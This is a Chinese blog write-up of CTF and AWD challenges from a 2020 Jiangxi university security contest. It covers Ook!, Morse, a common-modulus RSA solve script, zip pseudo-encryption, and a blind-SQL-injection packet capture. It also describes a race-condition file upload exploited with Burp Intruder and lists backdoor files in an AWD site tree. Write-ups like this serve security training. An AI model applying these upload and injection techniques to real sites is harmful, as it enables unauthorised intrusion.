2020第三届江西省高校网络安全技能大赛 线下赛 CTF&AWD Writeup

原创

末 初 于 2020-09-19 19:38:33 发布 2071 收藏 19

分类专栏： CTF_WEB_Writeup 文章标签： 网络安全

本文链接：https://blog.csdn.net/mochu7777777/article/details/108614900

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

CTF

Misc


Boring_exe


!_

```
..... ..... ..... ..... !?!!. ?.... ..... ..... ..... .?.?! .?... .!...
..... ..... !.?.. ..... !?!!. ?!!!! !!?.? !.?!! !!!.. ..... ..... .!.?.
..... ...!? !!.?. ..... ..?.? !.?.. ..... .!.?. ..... ..... ..!?! !.?!!
!!!!! !!!!! ?.?!. ?!!!! !!!!! !!!!! !!!.? ..... ..... .!?!! .?... .....
..?.? !.?.. ..... ..... ..!.! !!!!! !!!.! !!!!. ?.... ...!? !!.?. .....
?.?!. ?..!. !!!!! !!!!. !!!!! !!!!. ?.... ..... !?!!. ?.... ....? .?!.?
....! .?.
```

Ook!密码

Ook!在线解密站：https://tool.bugku.com/brainfuck/






```
flag{Ookisok}
```

ezAffine


Daylight

> 感谢江西师范大学：WAXZ战队师傅提供本题的wp

```
n=24030381175065789627867818021031309186965318861955402618375094156989560631225056400068280970357343617465261811
69155927508698616490140551221596844783557371314923133659436479914650428698212485097948191073940055590051689156262
40944424296188089156508429086638459243074623801424444379741940400624550247210709108293164193827193821978694274672
27167644741523934295243148598533763250150128858838558195522037409048952423014927876823661358172552765972505055865
95070110209229270379691148517421288247672403709484984083988966720494416926899250840012575481136166618973367329708
08626081023089829778864549053830890201012932527796486827519
c1=77064423113762989071183815538141876943064379423372003009200183828277444772967621056693223902363803770420264600
58526286493515418722731849971411879053724334926597860433790660568227623266459105700578574867980278136078799958698
62462033846921640794727663298122937309528114131920324532117235037842744984239493005552944174469073269018915563098
07367163005095470850321743457531338382503408389952851423382559517564041019469773701487274598671759803978419962109
97274012491629791252693401571504945522427861126234928419824136852180508014703063857673244567242488630499415730763
24504861763271429637490919902872265073270522217800738 5
c2=22423938730620301024336096061283705945892027623793660306239291359418958473934583979350384252488494023600239884
04865343631410127529015797204545499364165947167260567949739817358821734070512592214855013242648172744514115874181
62406658121954930403692875826384923215386550289399589963842111810940868861773940104855354450090883220436479553384
45795429449360349339936606800994026319620067195422963814641797851423046506617965736694331256799051468484280532276
34402915214043181776073142031645724525724315766509058785500859678524008888166543545155219123754811382015138347
48724943539941356444779904137434162497300068542380493296 90
e1=35
e2=42
```

```python
#python2
import  gmpy2
import  binascii
import  rsa
import math
from Crypto.Util import number
def exgcd(m, n, x, y):
    if n == 0:
        x = 1
        y = 0
        return (m, x, y)
    a1 = b = 1
    a = b1 = 0
    c = m
    d = n
    q = int(c / d)
    r = c % d
    while r:
        c = d
        d = r
        t = a1
        a1 = a
        a = t - q * a
        t = b1
        b1 = b
        b = t - q * b
        q = int(c / d)
        r = c % d
    x = a
    y = b
    return d, x, y
c1=77064423113762989071183815538141876943064379423372003009200183828277444772967621056693223902363803770420264600
58526286493515418722731849971411879053724334926597860433790660568227623266459105700578574867980278136078799958698
62462033846921640794727663298122937309528114131920324532117235037842744984239493005552944174469073269018915563098
07367163005095470850321743457531338382503408389952851423382559517564041019469773701487274598671759803978419962109
97274012491629791252693401571504945522427861126234928419824136852180508014703063857673244567242488630499415730763
24504861763271429637490919902872265073270522217800738 5
c2=22423938730620301024336096061283705945892027623793660306239291359418958473934583979350384252488494023600239884
```


```
40486534363141012752901579720454549936416594716726056794973981735882173407051259221485501324264817274451411587418162406658121954930403692875826384923215386550289399589963842111810940868861773940104855354450090883220436479553384457954294493603493399366068009940263196200671954229638146417978514230465066179657366943312567990514684842805322763440291521404318177607314203164572452572431576650905878550085967852400888816654354515521912375481138201513834748724943539941356444779904137434162497300068542380493296905
e1=35
e2=42
e1=e1//7
e2=e2//7
n=24030381175065789627867818021031309186965318861955402618375094156989560631225056400068280970357343617465261811691559275086986164901405512215968447835573713149231336594364799146504286982124850979481910739400555900516891562640944424296188089156508429086638459243074623801424444379741940400624550247210709108293164193827193821978694274672716764474152393429524314859853376325015012885883855819552203740904895242301492787682366135817255276597250505586595070110209229270379691148517421288247672403709484984083988966720494416926899250840012575481136166618973367329708626081023089829778864549053830890201012932527796486827519

ans=exgcd(e1,e2,0,0)
s1=ans[1]
s2=ans[2]
m=(gmpy2.powmod(c1,s1,n)*gmpy2.powmod(c2,s2,n))%n
print gmpy2.iroot(m,7)[1]
while gmpy2.iroot(m,7)[1]==False:
    m=m+n
print m
print number.long_to_bytes(gmpy2.iroot(m,7)[0])
```




```
flag{1_0nly_see_d4ylight_d4ylight}
```

Blue


`binwalk`分析




```
7197004       0x6DD14C        End of Zip archive, footer length: 22

m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue$
```


foremost 分离

```
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue/output$ ls
audit.txt  jpg  zip
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue/output$ tree
.
├── audit.txt
├── jpg
│   └── 00000000.jpg
└── zip
    └── 00000194.zip

2 directories, 3 files
m0c1nu7@m0c1nu7-pc:/mnt/c/Users/Administrator/Desktop/2020年省赛线下赛/misc/MISC-Blue/output$
```





zip伪加密



```
6C:4B50h:  01 80 1B 4B 82 3B 79 D6 01 80 24 BA 9D 43 79 D6   .€.K‚;yÖ.€$º.CyÖ
6C:4B60h:  01 50 4B 05 06 00 00 00 00 01 00 01 00 61 00 00   .PK..........a..
6C:4B70h:  00 00 4B 6C 00 00 00                              ..Kl...
```



得到`blindsql.pcapng`



根据文件名称都知道这是`sql盲注`的流量包，所以直接过滤出`http`的包就行了

这是直接`GET`传参的，可以过滤的更仔细一点

```
http.request.method==GET
```



`sql盲注分析`，可以看到flag字段的第一位内容的ascii码为：`102`

```
>>> chr(102)
'f'
```

以此类推

```
flag{Gre4t_j0B_ON_This_Blue_sh4rk}
```


Web

Aurora website

上传图片，修改`Content-type`，根据提示，得知这里应该是`条件竞争`
使用`burp intruder`不断发包即可


web2(忘了叫啥名)

> 感谢江西理工大学：Stalker战队师傅的思路




Crypto

EasyRSA




```
flag{We1c0meCtf3r_elab}
```

Interceptedtelegram



摩斯密码

```
.- -.-. - .. ----- -. --.- ..- .. -.-. -.-
```

摩斯密码在线：http://www.zhongguosou.com/zonghe/moersicodeconverter.aspx


```
flag{ACTI0NQUICK}
```

AWD

AWD1

```
awd1
├── about.php
├── admin
│   ├── footer.php
│   ├── header.php
│   ├── index.php
│   ├── logout.php
│   ├── upload
│   │   ├── 1596596144.png
```

```
│   │   ├── 1600179756.php
│   │   ├── 1600180813.exe
│   │   └── .library.php
│   └── upload.php
├── config.php
├── contact.php
├── css
│   ├── bootstrap.css
│   ├── chocolat.css
│   ├── flexslider.css
│   └── style.css
├── data
│   ├── flot-data.js
│   └── morris-data.js
├── footer.php
├── gulpfile.js
├── header.php
├── images
│   ├── 10.jpg
│   ├── 11.jpg
│   ├── 12.jpg
│   ├── 13.jpg
│   ├── 14.jpg
│   ├── 15.jpg
│   ├── 16.jpg
│   ├── 17.jpg
│   ├── 1.jpg
│   ├── 1.png
│   ├── 2.jpg
│   ├── 2.png
│   ├── 3.jpg
│   ├── 3.png
│   ├── 4.jpg
│   ├── 4.png
│   ├── 5.jpg
│   ├── 5.png
│   ├── 6.jpg
│   ├── 7.jpg
│   ├── 8.jpg
│   ├── 9.jpg
│   ├── banner1.jpg
│   ├── banner.jpg
│   ├── close.png
│   ├── co.png
│   ├── img-sp.png
│   ├── left.png
│   └── right.png
├── index.php
├── js
│   ├── bootstrap.js
│   ├── jquery-1.11.1.min.js
│   ├── jquery.chocolat.js
│   ├── jquery.flexslider.js
│   └── sb-admin-2.js
├── less
│   ├── mixins.less
│   ├── sb-admin-2.less
│   └── variables.less
├── login.php
└── search.php
```

```
├── search.php
├── ser.php
├── services.php
├── .shell.php
├── single.php
└── Wopop_files
    ├── askgreen.png
    ├── errorred.png
    ├── google_jquery.min.js
    ├── google_jquery-ui.min.js
    ├── JQuery.cookie.js
    ├── jquery.pagination.js
    ├── jquery.ui.all.css
    ├── loading1.gif
    ├── loadingpn.gif
    ├── login_bgx.gif
    ├── login.js
    ├── login_m_bg.png
    ├── logo.png
    ├── okgreen.png
    ├── pagination.css
    ├── site_bg.png
    ├── style.css
    ├── style_log.css
    ├── userpanel.css
    └── webtemples.js

8 directories, 85 files
```

> 利用点1

